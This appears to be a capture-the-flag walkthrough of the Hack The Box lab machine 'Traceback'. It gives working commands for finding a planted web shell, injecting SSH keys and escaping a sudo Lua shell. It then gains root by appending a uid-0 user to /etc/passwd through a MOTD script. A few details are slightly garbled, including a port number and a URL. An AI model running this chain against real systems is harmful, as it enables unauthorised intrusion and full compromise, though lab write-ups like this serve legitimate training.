Methodology
- Open Ports Enumeration
- Web Service Enumeration
- Backdoor identified
- SSH Key injected
- Foothold gained
- User shell gained by exploiting sudo permissions
- Write access to SSH welcome banner identified
- ROOT shell gained
Lessons Learned
- Backdoors and webshells
- Breaking out of lua shell
- Privilege Escalation via., SSH welcome banner
Open Ports Enumeration
The open ports enumeration of the target1 had identified two open services SSH (20) and HTTP (80). The scan had not identified any known vulnerabilities. The scan results are given on the section below.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
[_4m0r@manjaro Traceback]$ targetRecon 10.10.10.181
[+] Open Ports Scan
        22      ssh
        80      http
[+] Scripts Scan
                 nmap -sV -A --script=default,vuln -p 22 10.10.10.181

Starting Nmap 7.80 ( https://nmap.org ) at 2020-07-30 21:33 IST
Pre-scan script results:
| broadcast-avahi-dos:
|   Discovered hosts:
|     224.0.0.251
|   After NULL UDP avahi packet DoS (CVE-2011-1002).
|_  Hosts are all up (not vulnerable).
Nmap scan report for 10.10.10.181 (10.10.10.181)
Host is up (0.36s latency).

PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
|_clamav-exec: ERROR: Script execution failed (use -d to debug)
| ssh-hostkey:
|   2048 96:25:51:8e:6c:83:07:48:ce:11:4b:1f:e5:6d:8a:28 (RSA)
|   256 54:bd:46:71:14:bd:b2:42:a1:b6:b0:2d:94:14:3b:0d (ECDSA)
|_  256 4d:c3:f8:52:b8:85:ec:9c:3e:4d:57:2c:4a:82:fd:86 (ED25519)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 67.98 seconds

                 nmap -sV -A --script=default,vuln -p 80 10.10.10.181

Starting Nmap 7.80 ( https://nmap.org ) at 2020-07-30 21:35 IST
Pre-scan script results:
| broadcast-avahi-dos:
|   Discovered hosts:
|     224.0.0.251
|   After NULL UDP avahi packet DoS (CVE-2011-1002).
|_  Hosts are all up (not vulnerable).
Nmap scan report for 10.10.10.181 (10.10.10.181)
Host is up (0.26s latency).

PORT   STATE SERVICE VERSION
80/tcp open  http    Apache httpd 2.4.29 ((Ubuntu))
|_clamav-exec: ERROR: Script execution failed (use -d to debug)
|_http-csrf: Couldn't find any CSRF vulnerabilities.
|_http-dombased-xss: Couldn't find any DOM based XSS.
|_http-server-header: Apache/2.4.29 (Ubuntu)
|_http-stored-xss: Couldn't find any stored XSS vulnerabilities.
|_http-title: Help us
| vulners:
|   cpe:/a:apache:http_server:2.4.29:
|       CVE-2019-0211   7.2     https://vulners.com/cve/CVE-2019-0211
|       CVE-2018-1312   6.8     https://vulners.com/cve/CVE-2018-1312
|       CVE-2017-15715  6.8     https://vulners.com/cve/CVE-2017-15715
|       CVE-2019-10082  6.4     https://vulners.com/cve/CVE-2019-10082
|       CVE-2019-0217   6.0     https://vulners.com/cve/CVE-2019-0217
|       CVE-2020-1927   5.8     https://vulners.com/cve/CVE-2020-1927
|       CVE-2019-10098  5.8     https://vulners.com/cve/CVE-2019-10098
|       CVE-2020-1934   5.0     https://vulners.com/cve/CVE-2020-1934
|       CVE-2019-10081  5.0     https://vulners.com/cve/CVE-2019-10081
|       CVE-2019-0220   5.0     https://vulners.com/cve/CVE-2019-0220
|       CVE-2019-0196   5.0     https://vulners.com/cve/CVE-2019-0196
|       CVE-2018-17199  5.0     https://vulners.com/cve/CVE-2018-17199
|       CVE-2018-1333   5.0     https://vulners.com/cve/CVE-2018-1333
|       CVE-2017-15710  5.0     https://vulners.com/cve/CVE-2017-15710
|       CVE-2019-0197   4.9     https://vulners.com/cve/CVE-2019-0197
|       CVE-2019-10092  4.3     https://vulners.com/cve/CVE-2019-10092
|       CVE-2018-11763  4.3     https://vulners.com/cve/CVE-2018-11763
|_      CVE-2018-1283   3.5     https://vulners.com/cve/CVE-2018-1283

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 69.75 seconds

[+] Summary
22      ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.3
                No vuln found
80      http    Apache httpd 2.4.29
                No vuln found
Based on the results, the HTTP service was designated as the first service for enumeration.
Web Service Enumeration
Browsing to http://10.10misconfigured.10.181, resulted in a static page with the message given below.
1
2
3
This site has been owned
I have left a backdoor for all the net. FREE INTERNETZZZ
- Xh4H -
This led to the conclusion that the service hosts a backdoor. A brute-force with most common backdoors produced no results. Checking the source code of the page revealed a vital clue in the form of a comment, shown on the section below.
1
2
3
4
5
6
<center>
		<h1>This site has been owned</h1>
		<h2>I have left a backdoor for all the net. FREE INTERNETZZZ</h2>
		<h3> - Xh4H - </h3>
		<!--Some of the best web shells that you might need ;)-->
</center>
A basic Google-fu with the search term Some of the best web shells that you might need, led to the GitHub repository- Web-Shells 2. The repository was cloned and the file names were extracted into a list. A new brute-force with this new list was ran using wfuzz and the backdoor was identified as smevk.php. The process is shown on the section given below.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
[_4m0r@manjaro Traceback]$ git clone https://github.com/TheBinitGhimire/Web-Shells.git
Cloning into 'Web-Shells'...
remote: Enumerating objects: 76, done.
remote: Total 76 (delta 0), reused 0 (delta 0), pack-reused 76
Unpacking objects: 100% (76/76), 1.85 MiB | 413.00 KiB/s, done.
[_4m0r@manjaro Traceback]$ cd Web-Shells/
[_4m0r@manjaro Web-Shells]$ l | awk '{print $9}' > ../backdoor.txt
[_4m0r@manjaro Web-Shells]$ cd ..
[_4m0r@manjaro Traceback]$ wfuzz -u http://10.10.10.181/FUZZ -w /home/_4m0r/HTB/Machines/Traceback/backdoor.txt -c --hc 404
********************************************************
* Wfuzz 2.4.6 - The Web Fuzzer                         *
********************************************************

Target: http://10.10.10.181/FUZZ
Total requests: 17

===================================================================
ID           Response   Lines    Word     Chars       Payload
===================================================================

000000017:   200        58 L     100 W    1261 Ch     "smevk.php"

Total time: 0.962486
Processed Requests: 17
Filtered Requests: 16
Requests/sec.: 17.66258
Initial Foothold
With the backdoor identified, browsing to http://10.10.10.181/smevk.php revealed a login for SmEvK_PaThAn Shell V3. The source code of smevk.php from the cloned repository revealed the login credentials for the shell.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
<?php
/*
SmEvK_PaThAn Shell v3 Coded by Kashif Khan .
https://www.facebook.com/smevkpathan
smevkpathan@gmail.com
Edit Shell according to your choice.
Domain read bypass.
Enjoy!
*/
//Make your setting here.
$deface_url = 'http://pastebin.com/raw.php?i=FHfxsFGT';  //deface url here(pastebin).
$UserName = "admin";                                      //Your UserName here.
$auth_pass = "admin";                                  //Your Password.
//Change Shell Theme here//
$color = "#8B008B";                                   //Fonts color modify here.
$Theme = '#8B008B';                                    //Change border-color accoriding to your choice.
$TabsColor = '#0E5061';                              //Change tabs color here.
#-------------------------------------------------------------------------------
 ---SNIP---
With admin:admin, the login succeeded and the shell was presented with various options. With further enumeration, it was identified that we have write access to /home/webadmin/.ssh. A SSH Key pair was generated on the attacking host and the public key was copied onto a file authorized_keys. The same was uploaded to /home/webadmin/.ssh using the upload option.

With the public key now authorized on the target, an SSH login as the user webadmin was carried out with the private key as follows.
1
2
3
4
5
6
7
8
9
10
11
12
[_4m0r@manjaro Traceback]$ ssh -i id_rsa webadmin@10.10.10.181
#################################
-------- OWNED BY XH4H  ---------
- I guess stuff could have been configured better ^^ -
#################################

Welcome to Xh4H land


Last login: Thu Feb 27 06:29:02 2020 from 10.10.14.3
webadmin@traceback:~$
SSH is not the only entry point. A reverse shell can be gained with the execute option on webshell.
User Shell
Upon login, it is noted that the user webadmin does not have read access to the user.txt file and therefore it’s imperative to gain access as sysadmin. Enumeration on the home directory of webadmin revealed an interesting file, note.txt and the contents read as follows.
1
2
3
4
- sysadmin -
I have left a tool to practice Lua.
I'm sure you know where to find it.
Contact me if you have any question.

Further enumeration showed that webadmin has sudo access to the binary /home/sysadmin/luvit which resulted in lua shell. With a little bit of Google-Fu, a method to break out lua shell was found on GTFOBins3. By executing os.execute("/bin/sh"), a unrestricted shell was achieved, with which the user flag was read as shown in the section given below.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
webadmin@traceback:~$ sudo -l
Matching Defaults entries for webadmin on traceback:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User webadmin may run the following commands on traceback:
    (sysadmin) NOPASSWD: /home/sysadmin/luvit

https://gtfobins.github.io/gtfobins/lua/

webadmin@traceback:~$ sudo -u sysadmin /home/sysadmin/luvit
Welcome to the Luvit repl!
> os.execute("/bin/sh")
$ id
uid=1001(sysadmin) gid=1001(sysadmin) groups=1001(sysadmin)
$ cd /home/sysadmin
$ cat user.txt
0fa07--REDACTED--51e9
An interactive shell can be obtained by executing os.execute(“/bin/bash”) instead.
Privilege Escalation
A stable user foothold was established by copying the public SSH key onto the authorized_keys file on /home/sysadmin/.ssh and the SSH session was established as follows.
1
2
3
4
5
6
7
8
9
10
11
12
13
[_4m0r@manjaro Traceback]$ ssh -i id_rsa sysadmin@10.10.10.181
#################################
-------- OWNED BY XH4H  ---------
- I guess stuff could have been configured better ^^ -
#################################

Welcome to Xh4H land


Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connection or proxy settings

Last login: Thu Jul 30 13:48:44 2020 from 10.10.14.121
Enumeration as sysadmin showed that the user has read/write access to Message of the Day files on /etc/update-motd.d.
1
2
3
4
5
6
7
8
9

$ find / -perm /220
---SNIP---
/etc/update-motd.d
/etc/update-motd.d/50-motd-news
/etc/update-motd.d/10-help-text
/etc/update-motd.d/91-release-upgrade
/etc/update-motd.d/00-header
---SNIP---
Remembering that a welcome message gets printed when sysadmin logs in via., SSH, Google-Fu lead to a Ubuntu Manuals page4 which stated “Executable scripts in /etc/update-motd.d/ are executed by pam_motd(8) as the root user at each login”. Therefore, commands injected on the update-motd.d scripts get executed as root.
Root Shell
As the name indicates, these are ‘dynamic’ MOTD messages and therefore the best chance to gain privileges is through 00-header, as that the file bound to get executed everytime. The easiest method to get root flag is by adding cat /root/root.txt on 00-header and the root flag gets printed on the welcome banner as soon as we login as sysadmin. But to gain a root shell, a new root user, evil was added on the target. The password hash for Offsec@123 was generated with openssl. Post generating the hash, the file 00-header was edited to add the following two lines.
1
2
cat /root/root.txt
echo "evil:WLynVsZG.aWok:0:0:root:/root:/bin/bash" >> /etc/passwd
The process is shown on the section below.
1
2
3
4
5
6
7
8
9
10
11
12
13
$ openssl passwd Offsec@123
Warning: truncating password to 8 characters
WLynVsZG.aWok
$ cd /etc/update-mo*
$ vi 00-header
$ cat 00-header
#!/bin/sh
cat /root/root.txt
echo "evil:WLynVsZG.aWok:0:0:root:/root:/bin/bash" >> /etc/passwd
#
#    00-header - create the header of the MOTD
#    Copyright (C) 2009-2010 Canonical Ltd.
---SNIP---
A new login as sysadmin through SSH was then carried out and as expected the root hash gets printed on the welcome message. For a complete root shell, the session was switched to user evil using su and the flag was read.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
[_4m0r@manjaro Traceback]$ ssh -i id_rsa sysadmin@10.10.10.181
#################################
-------- OWNED BY XH4H  ---------
- I guess stuff could have been configured better ^^ -
#################################
e2f5f---REDACTED---d6b2d

Welcome to Xh4H land


Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connection or proxy settings

Last login: Thu Jul 30 13:44:54 2020 from 10.10.14.121
$ su evil
Password:
root@traceback:/home/sysadmin# id
uid=0(root) gid=0(root) groups=0(root)
root@traceback:/home/sysadmin#
The advantage of gaining root shell as opposed to just trying to read the flag is that, the cat method assumes that the flag is present on /root, which might not always be the case. Additionally, it rounds up as a complete compromise of the target.